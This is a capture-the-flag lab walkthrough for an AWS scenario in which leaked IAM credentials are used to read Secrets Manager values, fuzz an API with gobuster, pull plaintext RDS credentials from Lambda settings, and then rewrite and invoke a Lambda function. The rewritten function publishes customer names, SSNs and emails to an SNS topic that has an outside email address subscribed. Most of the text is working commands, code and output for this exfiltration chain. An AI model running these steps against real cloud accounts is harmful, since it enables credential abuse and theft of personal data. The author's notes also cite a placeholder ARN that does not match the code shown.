Exfiltrate Secrets via Amazon SNS Abuse Walkthrough
Lab Info
Section titled “Lab Info”Lab Name: Exfiltrate Secrets via Amazon SNS Abuse
Platform: Pwned Labs
Description
Section titled “Description”Huge Logistics uses AWS Secrets Manager and automated Lambda workflows to manage API secrets and process customer PII from RDS to S3, with SNS used for completion notifications. After a DevOps engineer’s AWS credentials were exposed on GitHub, an attacker leveraged the legitimate access to enumerate AWS services and understand the data pipeline. Instead of attacking the protected RDS or S3 directly, the attacker abused SNS by subscribing an external email address to an existing notification topic. When the workflow executed, sensitive customer data was exfiltrated through SNS messages that appeared as normal system alerts. This scenario highlights how misconfigured IAM permissions and unmonitored notification services can enable stealthy cloud data exfiltration.
1. Initial Access and Enumeration
Section titled “1. Initial Access and Enumeration”1.1 Configure AWS Credentials
Section titled “1.1 Configure AWS Credentials”> $ aws configure --profile sns_abuseAWS Access Key ID [None]: [REDACTED_AWS_ACCESS_KEY_ID]AWS Secret Access Key [None]: [REDACTED_AWS_SECRET_ACCESS_KEY]Default region name [None]: us-east-1Default output format [None]: jsonCaller Identity Output:
> $ aws sts get-caller-identity --profile sns_abuse
{    "UserId": "[REDACTED_USER_ID]",    "Account": "220803611041",    "Arn": "arn:aws:iam::220803611041:user/john"}
1.2 IAM Enumeration
Section titled “1.2 IAM Enumeration”Note: Other IAM enumeration commands didn’t work because the user lacked sufficient permissions.
List inline policies attached to john
> $ aws iam list-user-policies --profile sns_abuse --user-name john{ "PolicyNames": [ "SeceretManager_SNS_IAM_Lambda_Policy" ]}Retrieve the permissions associated with the SeceretManager_SNS_IAM_Lambda_Policy
> $ aws iam get-user-policy --policy-name SeceretManager_SNS_IAM_Lambda_Policy --user-name john --profile sns_abuse{ "UserName": "john", "PolicyName": "SeceretManager_SNS_IAM_Lambda_Policy", "PolicyDocument": { "Version": "2012-10-17", "Statement": [ { "Action": [ "secretsmanager:ListSecrets", "secretsmanager:GetSecretValue" ], "Effect": "Allow", "Resource": "*", "Sid": "SecretsManagerAccess" }, { "Action": [ "sns:ListTopics", "sns:CreateTopic", "sns:Subscribe", "sns:Publish", "sns:GetTopicAttributes" ], "Effect": "Allow", "Resource": "*", "Sid": "SNSAccess" }, { "Action": [ "iam:ListUserPolicies", "iam:GetUserPolicy", "iam:GetPolicy", "iam:GetPolicyVersion" ], "Effect": "Allow", "Resource": "arn:aws:iam::220803611041:user/john", "Sid": "IAMEnumeration" }, { "Action": [ "lambda:ListFunctions", "lambda:GetFunction", "lambda:UpdateFunctionCode", "lambda:InvokeFunction" ], "Condition": { "StringEquals": { "aws:RequestedRegion": "us-west-2" } }, "Effect": "Allow", "Resource": "*" } ] }}- The
johnuser has interesting permissions for SNS, Secrets Manager, and Lambda - let’s chain these services together.- Secrets Manager - Full read access to list and retrieve all secrets in the organization
- SNS (Simple Notification Service) - Permissions to list topics, create new ones, subscribe to existing topics, and publish messages
- IAM - Limited enumeration capabilities for understanding the current user’s permissions
- Lambda - Complete control over serverless functions, but only in the us-west-2 region
1.3 Secrets Manager Enumeration
Section titled “1.3 Secrets Manager Enumeration”List the secrets using the secretsmanager:ListSecrets permission
> $ aws secretsmanager list-secrets --profile sns_abuse{ "SecretList": []}- The default region returned no secrets. After noticing the
us-west-2region specified in theSeceretManager_SNS_IAM_Lambda_Policy, I tried again using that region.
> $ aws secretsmanager list-secrets --profile sns_abuse --region us-west-2{ "SecretList": [ { "ARN": "arn:aws:secretsmanager:us-west-2:220803611041:secret:API_management_portal/James_Bond/[REDACTED_SECRET_ID]", "Name": "API_management_portal/James_Bond/[REDACTED_SECRET_ID]", "Description": "Stores API key details submitted via the portal for James_Bond: This API is used to check the health and status of Huge Logistics Web app", "LastChangedDate": "2025-12-13T20:24:31.271000+05:30", "LastAccessedDate": "2025-12-13T05:30:00+05:30", "Tags": [ { "Key": "SubmissionPurpose", "Value": "This API is used to check the health and status of Huge Logistics Web app" }, { "Key": "AuthorizedPersonnel", "Value": "James_Bond" }, { "Key": "SourcePortal", "Value": "HugeLogisticsSecretsManagementPortal" } ], "SecretVersionsToStages": { "terraform-20251213145431201000000005": [ "AWSCURRENT" ] }, "CreatedDate": "2025-12-13T20:24:29.123000+05:30" } ]}- Since we also have
secretsmanager:GetSecretValuepermissions, let’s use them to retrieve the secrets. - This hints that the API is connected to a portal specifically, the Huge Logistics web app health and status monitoring system. The secret stores API key details submitted by James_Bond through the portal.
Retrieve the Secret value for API_management_portal/James_Bond/[REDACTED_SECRET_ID]
> $ aws secretsmanager get-secret-value --secret-id arn:aws:secretsmanager:us-west-2:220803611041:secret:API_management_portal/James_Bond/[REDACTED_SECRET_ID] --region us-west-2 --profile sns_abuse{ "ARN": "arn:aws:secretsmanager:us-west-2:220803611041:secret:API_management_portal/James_Bond/[REDACTED_SECRET_ID]", "Name": "API_management_portal/James_Bond/[REDACTED_SECRET_ID]", "VersionId": "terraform-20251213145431201000000005", "SecretString": "{\"api_key\":\"https://redacted-api-id.execute-api.us-west-2.amazonaws.com/v1\",\"authorized_personnel\":\"James_Bond\",\"email_address\":\"dev-notify@example.com\",\"purpose_of_submission\":\"This API is used to check the health and status of Huge Logistics Web app\",\"status\":\"Active\",\"submission_date\":\"13/12/2025\"}", "VersionStages": [ "AWSCURRENT" ], "CreatedDate": "2025-12-13T20:24:31.265000+05:30"}- Found an API key associated with James_Bond: https://redacted-api-id.execute-api.us-west-2.amazonaws.com/v1
- Email address: dev-notify@example.com
1.4 API Endpoint Enumeration
Section titled “1.4 API Endpoint Enumeration”Access the API endpoint at https://redacted-api-id.execute-api.us-west-2.amazonaws.com/v1
> $ curl https://redacted-api-id.execute-api.us-west-2.amazonaws.com/v1{"message":"Missing Authentication Token"}%- It requires an authentication token to access the API endpoint. Since we don’t currently have one, we can try to brute-force the directories using gobuster.
1.5 Gobuster Enumeration
Section titled “1.5 Gobuster Enumeration”Generating Word list for BF

- Used GPT to create a word list of commonly used API endpoints for brute-forcing the API Gateway service.
Use Gobuster to brute-force the API endpoint URL
> $ gobuster dir -u https://redacted-api-id.execute-api.us-west-2.amazonaws.com/v1/ -w ./wordlist.txt --exclude-length 42===============================================================Gobuster v3.8by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)===============================================================[+] Url: https://redacted-api-id.execute-api.us-west-2.amazonaws.com/v1/[+] Method: GET[+] Threads: 10[+] Wordlist: ./wordlist.txt[+] Negative Status codes: 404[+] Exclude Length: 42[+] User Agent: gobuster/3.8[+] Timeout: 10s===============================================================Starting gobuster in directory enumeration mode===============================================================/health (Status: 500) [Size: 36]/status (Status: 200) [Size: 990]===============================================================Finished===============================================================- Found the health and status endpoints through directory fuzzing
- The
/healthendpoint returns a 500 status, indicating a server error, so we’ll focus on the/statusendpoint instead.
Accessing Status page using cURL
> $ curl https://redacted-api-id.execute-api.us-west-2.amazonaws.com/v1/status | jq{ "components": [ { "depth": 150, "details": "Accepting new messages.", "name": "IngestionQueue", "status": "OPERATIONAL" }, { "details": "Processing normal volume.", "name": "PII-Anonymizer-Service", "status": "OPERATIONAL", "version": "1.7.2-hotfix" }, { "details": "Failed to connect to primary replica 'db-replica-east'. Error Code: 502. Retrying.", "name": "RDSSyncService", "status": "ERROR", "version": "0.9.8-beta" }, { "details": "Waiting for RDSSyncService completion signal (timeout in 300s).", "name": "S3ArchiveAgent", "status": "STALLED" } ], "last_updated": "2025-12-13T02:54:30Z", "overall_status": "DEGRADED", "related_endpoints": { "private_data_export": "https://6v03lnras2.execute-api.us-west-2.amazonaws.com/customer-data-analytics/api/v1/RDS-Customer-PII-to-S3", "public_health_check": "https://redacted-api-id.execute-api.us-west-2.amazonaws.com/v1/health" }, "service_area": "Customer Data Processing Pipeline", "system_message": "Notice: Planned brief maintenance on 'IngestionQueue' at 23:00 UTC. Expect no customer impact."}- The /
v1/statusendpoint is leaking internal system architecture, including service names, versions, backend failures, and a private internal API URL. - Exposing a separate customer-data-analytics API Gateway creates a trust-boundary break where internal services may assume authenticated callers, making it a high-risk lateral pivot point.
- Even without exploiting data access, this information enables attackers to map the PII pipeline, target weak services, and test authorization bypasses safely and ethically.
Access the newly discovered endpoint using cURL
> $ curl https://6v03lnras2.execute-api.us-west-2.amazonaws.com/customer-data-analytics/api/v1/curl: (6) Could not resolve host: 6v03lnras2.execute-api.us-west-2.amazonaws.com- The newly discovered endpoint is also unreachable from our current position.
- Let’s set this aside for now and move on to the Lambda permissions we have.
1.6 Lambda Enumeration
Section titled “1.6 Lambda Enumeration”We have list, get, update, and invoke permissions - let’s enumerate the Lambda functions to find anything useful for escalation. Keep in mind we need to enumerate in the us-west-2 region.
List the available Lambda functions for john
> $ aws lambda list-functions --profile sns_abuse --region us-west-2 | jq{ "Functions": [ { "FunctionName": "rds-to-s3-export", "FunctionArn": "arn:aws:lambda:us-west-2:220803611041:function:rds-to-s3-export", "Runtime": "python3.9", "Role": "arn:aws:iam::220803611041:role/lambda-rds-s3-sns-role", "Handler": "lambda_function.lambda_handler", "CodeSize": 130809, "Description": "Lambda function to export data from RDS to S3", "Timeout": 300, "MemorySize": 256, "LastModified": "2025-12-13T15:01:44.739+0000", "CodeSha256": "UxFZ0L7Y+4tPnxi+XO5L5VsqyOrb8xMylIgTHRKqNJY=", "Version": "$LATEST", "VpcConfig": { "SubnetIds": [ "subnet-00540f9291032340c", "subnet-09869a905d1ec6486" ], "SecurityGroupIds": [ "sg-0b7067bc24aec7086" ], "VpcId": "vpc-03fd9616aca78764a", "Ipv6AllowedForDualStack": false }, "Environment": { "Variables": { "RDS_HOST_CONFIG": "huge-logistics-customers-database.cvci02cuaxrr.us-west-2.rds.amazonaws.com", "RDS_USER_CONFIG": "admin", "RDS_PASSWORD_CONFIG": "[REDACTED_RDS_PASSWORD]", "TARGET_SNS_TOPIC_CONFIG": "arn:aws:sns:us-west-2:220803611041:rds-to-s3-upload-notifications-63ec18e317c2", "RDS_DB_CONFIG": "hldb", "RDS_PORT_CONFIG": "3306", "TARGET_S3_BUCKET_CONFIG": "huge-logistic-rdscustomer-data-63ec18e317c2" } }, "TracingConfig": { "Mode": "PassThrough" }, "RevisionId": "b8280f45-b340-477d-8911-ec641c7f2762", "PackageType": "Zip", "Architectures": [ "x86_64" ], "EphemeralStorage": { "Size": 512 }, "SnapStart": { "ApplyOn": "None", "OptimizationStatus": "Off" }, "LoggingConfig": { "LogFormat": "Text", "LogGroup": "/aws/lambda/rds-to-s3-export" } } ]}- John has permission to enumerate Lambda functions and read plaintext environment variables, including hard-coded RDS credentials.
- “RDS_HOST_CONFIG”: “huge-logistics-customers-database.cvci02cuaxrr.us-west-2.rds.amazonaws.com”,
- “RDS_USER_CONFIG”: “admin”,
- “RDS_PASSWORD_CONFIG”: “[REDACTED_RDS_PASSWORD]”
- The Lambda function (rds-to-s3-export) directly handles PII data movement from RDS to S3, exposing the database host, admin username, password, and target bucket - a critical secret management failure.
- An attacker with this access could authenticate directly to the RDS instance or abuse the export pipeline.
- Let’s enumerate further and check what the function does.
Retrieve the rds-to-s3-export function.
> $ aws lambda get-function --function-name rds-to-s3-export --profile sns_abuse --region us-west-2 | jq{ "Configuration": { "FunctionName": "rds-to-s3-export", "FunctionArn": "arn:aws:lambda:us-west-2:220803611041:function:rds-to-s3-export", "Runtime": "python3.9", "Role": "arn:aws:iam::220803611041:role/lambda-rds-s3-sns-role", "Handler": "lambda_function.lambda_handler", "CodeSize": 130809, "Description": "Lambda function to export data from RDS to S3", "Timeout": 300, "MemorySize": 256, "LastModified": "2025-12-13T15:01:44.739+0000", "CodeSha256": "UxFZ0L7Y+4tPnxi+XO5L5VsqyOrb8xMylIgTHRKqNJY=", "Version": "$LATEST", "VpcConfig": { "SubnetIds": [ "subnet-00540f9291032340c", "subnet-09869a905d1ec6486" ], "SecurityGroupIds": [ "sg-0b7067bc24aec7086" ], "VpcId": "vpc-03fd9616aca78764a", "Ipv6AllowedForDualStack": false }, "Environment": { "Variables": { "RDS_HOST_CONFIG": "huge-logistics-customers-database.cvci02cuaxrr.us-west-2.rds.amazonaws.com", "RDS_USER_CONFIG": "admin", "RDS_PASSWORD_CONFIG": "[REDACTED_RDS_PASSWORD]", "TARGET_SNS_TOPIC_CONFIG": "arn:aws:sns:us-west-2:220803611041:rds-to-s3-upload-notifications-63ec18e317c2", "RDS_DB_CONFIG": "hldb", "RDS_PORT_CONFIG": "3306", "TARGET_S3_BUCKET_CONFIG": "huge-logistic-rdscustomer-data-63ec18e317c2" } }, "TracingConfig": { "Mode": "PassThrough" }, "RevisionId": "b8280f45-b340-477d-8911-ec641c7f2762", "State": "Active", "LastUpdateStatus": "Successful", "PackageType": "Zip", "Architectures": [ "x86_64" ], "EphemeralStorage": { "Size": 512 }, "SnapStart": { "ApplyOn": "None", "OptimizationStatus": "Off" }, "RuntimeVersionConfig": { "RuntimeVersionArn": "arn:aws:lambda:us-west-2::runtime:df84153e74df669a5c21d51b7260bd9ff56a4a77e7bb2fe7c15c1cbdf7bb9d80" }, "LoggingConfig": { "LogFormat": "Text", "LogGroup": "/aws/lambda/rds-to-s3-export" } }, "Code": { "RepositoryType": "S3", "Location": "[REDACTED_SIGNED_URL]" }, "Tags": { "Name": "RDS-to-S3-Data-Export" }}- Let’s download the function code and analyze what it does.
Lambda_Function.py
import jsonimport boto3  # type: ignoreimport pymysql # type: ignoreimport loggingfrom datetime import datetimeimport os
# --- Logging Setup ---logger = logging.getLogger()logger.setLevel(logging.INFO)# ---
# RDS environment variablesRDS_HOST      = os.environ.get("RDS_HOST_CONFIG")RDS_PORT      = int(os.environ.get("RDS_PORT_CONFIG", 3306))RDS_USER      = os.environ.get("RDS_USER_CONFIG")RDS_PASSWORD  = os.environ.get("RDS_PASSWORD_CONFIG")RDS_DB        = os.environ.get("RDS_DB_CONFIG")S3_BUCKET     = os.environ.get("TARGET_S3_BUCKET_CONFIG")SNS_TOPIC_ARN = os.environ.get("TARGET_SNS_TOPIC_CONFIG")
# --- Database Connection ---rds_connection = None
def get_db_connection():    global rds_connection    if rds_connection is None or rds_connection.open == False:        try:            logger.info(f"Initializing/Re-initializing RDS connection to {RDS_HOST}:{RDS_PORT}")            rds_connection = pymysql.connect(                host=RDS_HOST,                port=RDS_PORT,                user=RDS_USER,                password=RDS_PASSWORD,                db=RDS_DB,                connect_timeout=5,            )            logger.info("RDS connection (re)initialized successfully.")        except pymysql.MySQLError as e:            logger.error(f"FATAL: Could not (re)initialize RDS connection: {e}")            rds_connection = None    return rds_connection# --- End Database Connection ---
# --- Initialize other S3 and SNS clients ---s3_client = boto3.client('s3')sns_client = boto3.client('sns')# ---
def lambda_handler(event, context):    logger.info("Lambda handler started.")
    conn = get_db_connection() # initialize connection
    if conn is None:        logger.error("RDS client is not available due to connection failure.")        return {            'statusCode': 503, # Service Unavailable            'body': json.dumps('FATAL: Database connection could not be established.')        }
    rows = [] # Initialize rows to an empty list before try block
    try:        # Retrieve data from RDS        logger.info("Executing query to retrieve customer data.")        with conn.cursor() as cursor:            cursor.execute("SELECT customer_id, name, ssn, email FROM customers") # Ensure 'customers' table exists            rows = cursor.fetchall()        logger.info(f"Retrieved {len(rows)} rows from database.")
        if not rows:            logger.info("No data retrieved from the database. Nothing to process.")            return {                'statusCode': 200,                'body': json.dumps('No data found in RDS to process.')            }
        # Process and prepare the data for storing        columns = ["customer_id", "name", "ssn", "email"] # Match SELECT order        sensitive_data = [dict(zip(columns, row)) for row in rows]        # Convert the list of dictionaries to a JSON string        data_json = json.dumps(sensitive_data, indent=2)
        # Upload sensitive data JSON to S3 scheduled by EventBridge every 5 minutes        timestamp = datetime.now().strftime("%Y%m%d_%H%M%S")        s3_key = f'copies/customers_pii_{timestamp}_{context.aws_request_id}.json'        logger.info(f"Uploading data to s3://{S3_BUCKET}/{s3_key}")        s3_client.put_object(Body=data_json, Bucket=S3_BUCKET, Key=s3_key)        logger.info("Successfully uploaded data to S3.")
        # Send a notification to SNS        message = f"Sensitive customer data ({len(rows)} records) has been successfully backed up to S3 at s3://{S3_BUCKET}/{s3_key}."        subject = "Sensitive Customer Data Backup Completed"        logger.info(f"Publishing notification to SNS topic: {SNS_TOPIC_ARN}")        sns_client.publish(            TopicArn=SNS_TOPIC_ARN,            Message=message,            Subject=subject        )        logger.info("Successfully published to SNS.")
        return {            'statusCode': 200,            'body': json.dumps('Data processed, stored in S3, and notification sent to SNS.')        }
    except pymysql.MySQLError as e:        logger.error(f"Database error during handler execution: {e}", exc_info=True)        return {'statusCode': 503, 'body': json.dumps(f"Database error: {str(e)}")}    except Exception as e:        logger.error(f"An unexpected error occurred: {e}", exc_info=True)        return {'statusCode': 500, 'body': json.dumps(f"Internal server error: {str(e)}")}
Here is a summary of what the function does:
- The Lambda connects to RDS, queries the customers table for customer records, and loads the results into memory.
- It serializes the retrieved data into JSON and uploads it as a timestamped file to an S3 bucket.
- After a successful upload, it sends an SNS notification indicating the backup completed.
- Now we have a idea what the code does and lets try to RDS database that we found earlier
Accessing the RDS using credentials found in Lambda metadata
> $ mysql -h huge-logistics-customers-database.cvci02cuaxrr.us-west-2.rds.amazonaws.com -u admin -p'[REDACTED_RDS_PASSWORD]' hldbERROR 2002 (HY000): Can't connect to server on 'huge-logistics-customers-database.cvci02cuaxrr.us-west-2.rds.ama' (115)-
Since direct database access is not possible, we can abuse the SNS service to retrieve sensitive information using the permissions found in the
SeceretManager_SNS_IAM_Lambda_Policy.- Create a new SNS topic.
- Subscribe to the new topic using a temporary email address.
-
Modify the Lambda function to:
- Hard code the new SNS topic ARN directly into the script.
- Comment out or remove the original S3 upload logic.
- Replace it with a call to sns_client.publish(), using the full data payload as the message body to exfiltrate sensitive information.
- Deploy the modified code to the rds-to-s3-export Lambda function.
- Invoke the Lambda function.
2. Abusing SNS to retrieve sensitive information
Section titled “2. Abusing SNS to retrieve sensitive information”2.1 Creating a new SNS topic
Section titled “2.1 Creating a new SNS topic”> $ aws sns create-topic --profile sns_abuse --name retrieve_secrets --region us-west-2{ "TopicArn": "arn:aws:sns:us-west-2:220803611041:retrieve_secrets"}- Create new SNS topic named:
retrieve_secrets
2.2 Using pacu to subscribe to the topic retrieve_secrets.
Section titled “2.2 Using pacu to subscribe to the topic retrieve_secrets.”Pacu (sns_abuse:imported-sns_abuse) > run sns__subscribe --email example+subscription@example.com --topics arn:aws:sns:us-west-2:220803611041:retrieve_secrets Running module sns__subscribe...[sns__subscribe] Subscribed successfully, check email for subscription confirmation. Confirmation ARN: arn:aws:sns:us-west-2:220803611041:retrieve_secrets:216a1f89-6cf4-4f98-89ce-141ebdb98b70- Subscribed successfully. Now let’s check the email and confirm.


- Subscribed successfully. Now let’s modify the code, upload it, and invoke the function to retrieve the sensitive information.
2.3 Modifying the Code
Section titled “2.3 Modifying the Code”I have already modified the code to make the necessary changes to escalate privileges and retrieve the sensitive information.
2.4 Modified Lambda Function Code
Section titled “2.4 Modified Lambda Function Code”import jsonimport boto3 # type: ignoreimport pymysql # type: ignoreimport loggingfrom datetime import datetimeimport os
# --- Logging Setup ---logger = logging.getLogger()logger.setLevel(logging.INFO)# ---
# RDS environment variablesRDS_HOST = os.environ.get("RDS_HOST_CONFIG")RDS_PORT = int(os.environ.get("RDS_PORT_CONFIG", 3306))RDS_USER = os.environ.get("RDS_USER_CONFIG")RDS_PASSWORD = os.environ.get("RDS_PASSWORD_CONFIG")RDS_DB = os.environ.get("RDS_DB_CONFIG")S3_BUCKET = os.environ.get("TARGET_S3_BUCKET_CONFIG")#SNS_TOPIC_ARN = os.environ.get("TARGET_SNS_TOPIC_CONFIG")SNS_TOPIC_ARN = "arn:aws:sns:us-west-2:220803611041:retrieve_secrets"
# --- Database Connection ---rds_connection = None
def get_db_connection(): global rds_connection if rds_connection is None or rds_connection.open == False: try: logger.info(f"Initializing/Re-initializing RDS connection to {RDS_HOST}:{RDS_PORT}") rds_connection = pymysql.connect( host=RDS_HOST, port=RDS_PORT, user=RDS_USER, password=RDS_PASSWORD, db=RDS_DB, connect_timeout=5, ) logger.info("RDS connection (re)initialized successfully.") except pymysql.MySQLError as e: logger.error(f"FATAL: Could not (re)initialize RDS connection: {e}") rds_connection = None return rds_connection# --- End Database Connection ---
# --- Initialize other S3 and SNS clients ---s3_client = boto3.client('s3')sns_client = boto3.client('sns')# ---
def lambda_handler(event, context): logger.info("Lambda handler started.")
conn = get_db_connection() # initialize connection
if conn is None: logger.error("RDS client is not available due to connection failure.") return { 'statusCode': 503, # Service Unavailable 'body': json.dumps('FATAL: Database connection could not be established.') }
rows = [] # Initialize rows to an empty list before try block
try: # Retrieve data from RDS logger.info("Executing query to retrieve customer data.") with conn.cursor() as cursor: cursor.execute("SELECT customer_id, name, ssn, email FROM customers") # Ensure 'customers' table exists rows = cursor.fetchall() logger.info(f"Retrieved {len(rows)} rows from database.")
if not rows: logger.info("No data retrieved from the database. Nothing to process.") return { 'statusCode': 200, 'body': json.dumps('No data found in RDS to process.') }
# Process and prepare the data for storing columns = ["customer_id", "name", "ssn", "email"] # Match SELECT order sensitive_data = [dict(zip(columns, row)) for row in rows] # Convert the list of dictionaries to a JSON string data_json = json.dumps(sensitive_data, indent=2)
# Upload sensitive data JSON to S3 scheduled by EventBridge every 5 minutes #timestamp = datetime.now().strftime("%Y%m%d_%H%M%S") #s3_key = f'copies/customers_pii_{timestamp}_{context.aws_request_id}.json' #logger.info(f"Uploading data to s3://{S3_BUCKET}/{s3_key}") #s3_client.put_object(Body=data_json, Bucket=S3_BUCKET, Key=s3_key) #logger.info("Successfully uploaded data to S3.")
# Send a notification to SNS #message = f"Sensitive customer data ({len(rows)} records) has been successfully backed up to S3 at s3://{S3_BUCKET}/{s3_key}." subject = "Sensitive Customer Data Backup Completed" logger.info(f"Publishing notification to SNS topic: {SNS_TOPIC_ARN}") sns_client.publish( TopicArn=SNS_TOPIC_ARN, Message=data_json, Subject=subject ) logger.info("Successfully published to SNS.")
return { 'statusCode': 200, 'body': json.dumps('Data processed, stored in S3, and notification sent to SNS.') }
except pymysql.MySQLError as e: logger.error(f"Database error during handler execution: {e}", exc_info=True) return {'statusCode': 503, 'body': json.dumps(f"Database error: {str(e)}")} except Exception as e: logger.error(f"An unexpected error occurred: {e}", exc_info=True) return {'statusCode': 500, 'body': json.dumps(f"Internal server error: {str(e)}")}-
Explanation of changes
- Hardcoded the SNS Topic ARN
- I commented that out and replaced it with a hard-coded string variable SNS_TOPIC_ARN.
Note: I used a placeholder ARN (arn:aws:sns:us-east-1:123456789012:New-Hardcoded-Topic-Name). You must replace this string with the actual Topic ARN you want to use.
- Disabled S3 Upload
- I commented out the logic blocks responsible for creating the s3_key and the actual upload s3_client.put_object. This stops the function from writing anything to storage.
- Changed SNS Payload
- I altered the sns_client.publish() call. Instead of a status message, I passed data_json (the variable containing the actual customer database records) into the Message parameter.
2.5 Zip the Lambda Function Code
Section titled “2.5 Zip the Lambda Function Code”> $ lslambda_function.py pymysql PyMySQL-1.0.3.dist-info requirements.txt
igris@pentest ~/Downloads/rds-to-s3-export-635b38bf-7400-4793-982a-46235d4da317 [0:22:58]> $ zip -r function.zip lambda_function.py pymysql PyMySQL-1.0.3.dist-info requirements.txt
adding: lambda_function.py (deflated 61%) adding: pymysql/ (stored 0%) adding: pymysql/optionfile.py (deflated 58%)2.6 Upload it to the lambda function rds-to-s3-export
Section titled “2.6 Upload it to the lambda function rds-to-s3-export”> $ aws lambda update-function-code --function-name rds-to-s3-export --zip-file fileb://function.zip --profile sns_abuse --region us-west-2 | jq{ "FunctionName": "rds-to-s3-export", "FunctionArn": "arn:aws:lambda:us-west-2:220803611041:function:rds-to-s3-export", "Runtime": "python3.9", "Role": "arn:aws:iam::220803611041:role/lambda-rds-s3-sns-role", "Handler": "lambda_function.lambda_handler", "CodeSize": 130244, "Description": "Lambda function to export data from RDS to S3", "Timeout": 300, "MemorySize": 256, "LastModified": "2025-12-13T19:02:29.000+0000", "CodeSha256": "iS1PgQmrCeCzYBrqyAhBAD4el68ugvBLxV+6MxS51Lk=", "Version": "$LATEST", "VpcConfig": { "SubnetIds": [ "subnet-00540f9291032340c", "subnet-09869a905d1ec6486" ], "SecurityGroupIds": [ "sg-0b7067bc24aec7086" ], "VpcId": "vpc-03fd9616aca78764a", "Ipv6AllowedForDualStack": false }, "Environment": { "Variables": { "RDS_HOST_CONFIG": "huge-logistics-customers-database.cvci02cuaxrr.us-west-2.rds.amazonaws.com", "RDS_USER_CONFIG": "admin", "RDS_PASSWORD_CONFIG": "[REDACTED_RDS_PASSWORD]", "TARGET_SNS_TOPIC_CONFIG": "arn:aws:sns:us-west-2:220803611041:rds-to-s3-upload-notifications-63ec18e317c2", "RDS_DB_CONFIG": "hldb", "RDS_PORT_CONFIG": "3306", "TARGET_S3_BUCKET_CONFIG": "huge-logistic-rdscustomer-data-63ec18e317c2" } }, "TracingConfig": { "Mode": "PassThrough" }, "RevisionId": "46d7e2a2-c51c-4157-9e33-3deb4942c476", "State": "Active", "LastUpdateStatus": "InProgress", "LastUpdateStatusReason": "The function is being created.", "LastUpdateStatusReasonCode": "Creating", "PackageType": "Zip", "Architectures": [ "x86_64" ], "EphemeralStorage": { "Size": 512 }, "SnapStart": { "ApplyOn": "None", "OptimizationStatus": "Off" }, "RuntimeVersionConfig": { "RuntimeVersionArn": "arn:aws:lambda:us-west-2::runtime:df84153e74df669a5c21d51b7260bd9ff56a4a77e7bb2fe7c15c1cbdf7bb9d80" }, "LoggingConfig": { "LogFormat": "Text", "LogGroup": "/aws/lambda/rds-to-s3-export" }}2.7 Invoke the Function
Section titled “2.7 Invoke the Function”> $ aws lambda invoke --function-name rds-to-s3-export ./out.txt --profile sns_abuse --region us-west-2 | jq{ "StatusCode": 200, "ExecutedVersion": "$LATEST"}The status is successful. Let’s check out.txt for more details.
> $ cat out.txt{"statusCode": 200, "body": "\"Data processed, stored in S3, and notification sent to SNS.\""}%- After the function ran, an AWS SNS email notification should have arrived with the exfiltrated customer data.
3. Retrieve Sensitive Information Using SNS Notifications
Section titled “3. Retrieve Sensitive Information Using SNS Notifications”Check the email address we used to subscribe and receive messages from AWS SNS. This email should contain the sensitive information and the flag.

